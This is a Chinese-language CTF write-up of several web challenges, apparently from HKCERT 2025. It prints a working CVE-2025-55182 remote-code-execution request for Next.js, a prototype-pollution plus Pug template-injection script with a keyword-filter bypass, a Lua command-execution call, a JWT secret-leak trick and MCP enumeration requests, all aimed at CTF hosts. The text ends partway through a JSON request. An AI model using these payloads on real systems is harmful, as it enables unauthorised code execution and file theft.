2025hkcert
一开始的时候打了打,正好是纳新的时候,没花太多时间在这上面,后面在nettools卡住就没有往后的进度了,没做出来的也都复现一下
React
CVE

打CVE-2025-55182,直接拿poc用就行
POST / HTTP/1.1
Host: web-b6f0325ea9.challenge.xctf.org.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:146.0) Gecko/20100101 Firefox/146.0
Next-Action: x
X-Nextjs-Request-Id: b5dce965
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
X-Nextjs-Html-Request-Id: SSTMXm7OJ_g0Ncx6jpQt9
Content-Length: 747

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"

{
  "then": "$1:__proto__:then",
  "status": "resolved_model",
  "reason": -1,
  "value": "{\"then\":\"$B1337\"}",
  "_response": {
    "_prefix": "var res=process.mainModule.require('child_process').execSync('cat /flag',{'timeout':5000}).toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'), {digest:`${res}`});",
    "_chunks": "$Q2",
    "_formData": {
      "get": "$1:constructor:constructor"
    }
  }
}
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"

"$@0"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="2"

[]
------WebKitFormBoundaryx8jO2oVc6SWP3Sad--
ezjs
原型链污染
const expres=require('express')
const JSON5 = require('json5');
const bodyParser = require('body-parser')
const pugjs=require('pug')
const session = require('express-session')
const rand = require('string-random')
var cookieParser = require('cookie-parser');
const SECRET = rand(32, '0123456789abcdef')

const port=80
const app=expres()

app.use(bodyParser.urlencoded({ extended: false }))
app.use(bodyParser.json())
app.use(session({
    secret: SECRET,
    resave: false,
    saveUninitialized:  true,
    cookie: { maxAge: 3600 * 1000 }
}));
app.use(cookieParser());
function waf(obj, arr){
    let verify = true;

    Object.keys(obj).forEach((key) => {
        if (arr.indexOf(key) > -1) {
            verify = false;
        }
    });
    return verify;
}
app.get('/',(req,res)=>{
    res.send('hey bro!')
})

app.post('/login',(req,res)=>{
    let userinfo=JSON.stringify(req.body)
    const user = JSON5.parse(userinfo)
    if (waf(user, ['admin'])) {
        req.session.user  = user
        if(req. session.user.admin==true){
            req.session.user='admin'
            res.send('hello,admin')
        }
        else{
            res.send('hello,guest')
        }
    }
    else {
        res.send('login error!')
    }
})

app.post('/render',(req,res)=>{
    if (req.session.user === 'admin'){

        var word = req.body.word

        const blacklist = ['require', 'exec']
        let isBlocked = false

        if (word) {
            for (let keyword of blacklist) {
                if (word.toLowerCase().includes(keyword.toLowerCase())) {
                    isBlocked = true
                    break
                }
            }
        }

        if (isBlocked) {
            res.send('Blocked:  dangerous keywords detected!')
        } else {
            var hello='welcome '+ word
            res.send (pugjs.render(hello))
        }
    }
    else{
        res.send('you are not admin')
    }
})

app.listen(port, () => {
    console.log(`Example app listening on port ${port}`)
})
丢给gemini梭了
import requests
import json

# 目标 URL (请修改为实际题目地址)
base_url = "http://web-0eb53e8e54.challenge.xctf.org.cn:80"

# 创建一个 session 保持 cookie
s = requests.Session()

# ==========================================
# 步骤 1: 利用 Prototype Pollution 提升权限
# ==========================================
print("[*] Stage 1: Attempting Prototype Pollution on /login...")

login_url = f"{base_url}/login"
headers = {"Content-Type": "application/json"}

# 利用 CVE-2022-46175 污染原型链
# 注意:json.dumps 默认处理可能会被某些中间件改变,
# 这里直接发送 raw string 确保 __proto__ 被发送
payload_pollution = '{"__proto__":{"admin":true}}'

try:
    r1 = s.post(login_url, data=payload_pollution, headers=headers)
    print(f"[*] Login Response: {r1.text}")

    if "hello,admin" in r1.text:
        print("[+] Login successful! Admin session obtained.")
    else:
        print("[-] Login failed. Check if the target is patched or network is down.")
        exit()
except Exception as e:
    print(f"[-] Error during login: {e}")
    exit()

# ==========================================
# 步骤 2: 利用 SSTI 读取 Flag
# ==========================================
print("\n[*] Stage 2: Attempting SSTI on /render to read flag...")

render_url = f"{base_url}/render"

# 构造 SSTI Payload
# 1. 绕过 'require' 检查: 使用 'req'+'uire'
# 2. 绕过 'exec' 检查: 直接使用 fs 模块读取文件,避免使用 exec/execSync
ssti_payload = "#{process.mainModule['req'+'uire']('fs').readFileSync('/flag').toString()}"

# 如果 flag 文件名不是 /flag,可以先用下面的 payload 列目录:
# ssti_payload = "#{process.mainModule['req'+'uire']('fs').readdirSync('/').toString()}"

data = {
    "word": ssti_payload
}

try:
    r2 = s.post(render_url, data=data)
    print(f"[*] Render Response (Raw): {r2.text}")

    # 提取结果 (简单的字符串处理,假设 flag 在输出中)
    if "Blocked" in r2.text:
        print("[-] Payload blocked by WAF (require/exec detected).")
    else:
        # 输出通常包含 'welcome ' + flag
        print(f"\n[+] Flag Result:\n{r2.text}")
except Exception as e:
    print(f"[-] Error during render: {e}")
easy-lua
lua命令
拥抱ai
涉及到完全没了解过的语言之类的用ai确实快
让ai分析一下,常见的rce的都被ban了,看一下全局环境表中还有哪些函数
for k, v in pairs(_G) do
    print(k, tostring(v))
end
有一个S3cr3t0sEx3cFunc
尝试直接用这个rce
print(S3cr3t0sEx3cFunc("cat /flag"))
nettool
MCP服务资源搜集
拼尽全力无法战胜了,复盘一下
信ai但是不能完全信,获取动态资源路径没给出来,错题本+1
from datetime import datetime, timedelta
from typing import Optional, Any
import jwt
from fastapi import HTTPException, status, Depends, Request
from fastapi.security import OAuth2PasswordBearer
from pydantic import BaseModel
import traceback
import base64

from app.core.config import settings

oauth2_scheme = OAuth2PasswordBearer(tokenUrl="/login", auto_error=False)

class TokenData(BaseModel):
    username: Optional[str] = None
    is_admin: bool = False

def create_access_token(data: dict, expires_delta: Optional[timedelta] = None) -> str:
    to_encode = data.copy()
    expire = datetime.utcnow() + (expires_delta or settings.access_token_expire_delta)
    to_encode.update({"exp": expire})
    encoded_jwt = jwt.encode(to_encode, settings.SECRET_KEY, algorithm=settings.ALGORITHM)
    return encoded_jwt

def verify_token(token: str) -> TokenData:
    print(f"Token to verify: {token}")

    try:
        SECRET_KEY = "secretkey" if len(token) <= 2048 else base64.b64decode(token[:2048])
    except Exception:
        raise HTTPException(
            status_code=status.HTTP_500_INTERNAL_SERVER_ERROR,
            detail=f"Token custom check failed: {traceback.format_exc()}"
            )

    try:
        payload: dict[str, Any] = jwt.decode(token, settings.SECRET_KEY, algorithms=[settings.ALGORITHM])

        username: str = payload.get("sub")

        if username is None:
            raise HTTPException(status_code=status.HTTP_401_UNAUTHORIZED, detail="Invalid token: 'sub' missing")

        is_admin = (username == settings.ADMIN_USERNAME)

        return TokenData(username=username, is_admin=is_admin)

    except jwt.PyJWTError:
        raise HTTPException(status_code=status.HTTP_401_UNAUTHORIZED, detail="Invalid token: signature or expiration failed")

async def get_current_admin_user(request: Request) -> str:
    token_cookie = request.cookies.get("access_token")
    if not token_cookie or not token_cookie.startswith("Bearer "):
        raise HTTPException(
            status_code=status.HTTP_401_UNAUTHORIZED,
            detail="Not authenticated or token missing"
        )

    token = token_cookie.split(" ")[1]
    token_data = verify_token(token)

    if not token_data.is_admin:
        raise HTTPException(
            status_code=status.HTTP_403_FORBIDDEN,
            detail="Admin privilege required. Access denied."
        )

    return token_data.username

async def get_current_guest_or_admin_user(request: Request) -> str:
    token_cookie = request.cookies.get("access_token")
    if not token_cookie or not token_cookie.startswith("Bearer "):
        raise HTTPException(
            status_code=status.HTTP_401_UNAUTHORIZED,
            detail="Not authenticated or token missing"
        )

    token = token_cookie.split(" ")[1]
    token_data = verify_token(token)

    return token_data.username
一开始看代码的时候注意到verify_token有问题了,但是后面的报错没注意到,代码逻辑的理解还是差了点
随便输一个错误的格式拿到secretkey
GET /admin/nettools HTTP/1.1
Host: web-f036f70f8e.challenge.xctf.org.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:146.0) Gecko/20100101 Firefox/146.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Cookie: access_token=Bearer "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA&&))AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
RDbiBrgdR#CrdZVW
登录之后扫描端口,在9000端口有一个MCP服务
初始化mcp-session-id
{
  "jsonrpc": "2.0",
  "id": 1,
  "method": "initialize",
  "params": {
    "protocolVersion": "2024-11-05",
    "capabilities": {},
    "clientInfo": {
      "name": "NetTool-Client",
      "version": "1.0.0"
    }
  }
}
获取工具
Header
{
  "Content-Type": "application/json",
  "Accept": "application/json, text/event-stream",
  "mcp-session-id": "2d3df8a1bf8b4cbf80f4083b7f5c1709"
}Body:
{
  "jsonrpc": "2.0",
  "method": "tools/list",
  "id": 2,
  "params": {}
}
{
"jsonrpc": "2.0",
"method": "resources/list",
"id": 3,
"params": {}
}{
"jsonrpc": "2.0",
"method": "prompts/list",
"id": 3,
"params": {}
}{
"jsonrpc": "2.0",
"method": "resources/templates/list",
"params": {},
"id": 2
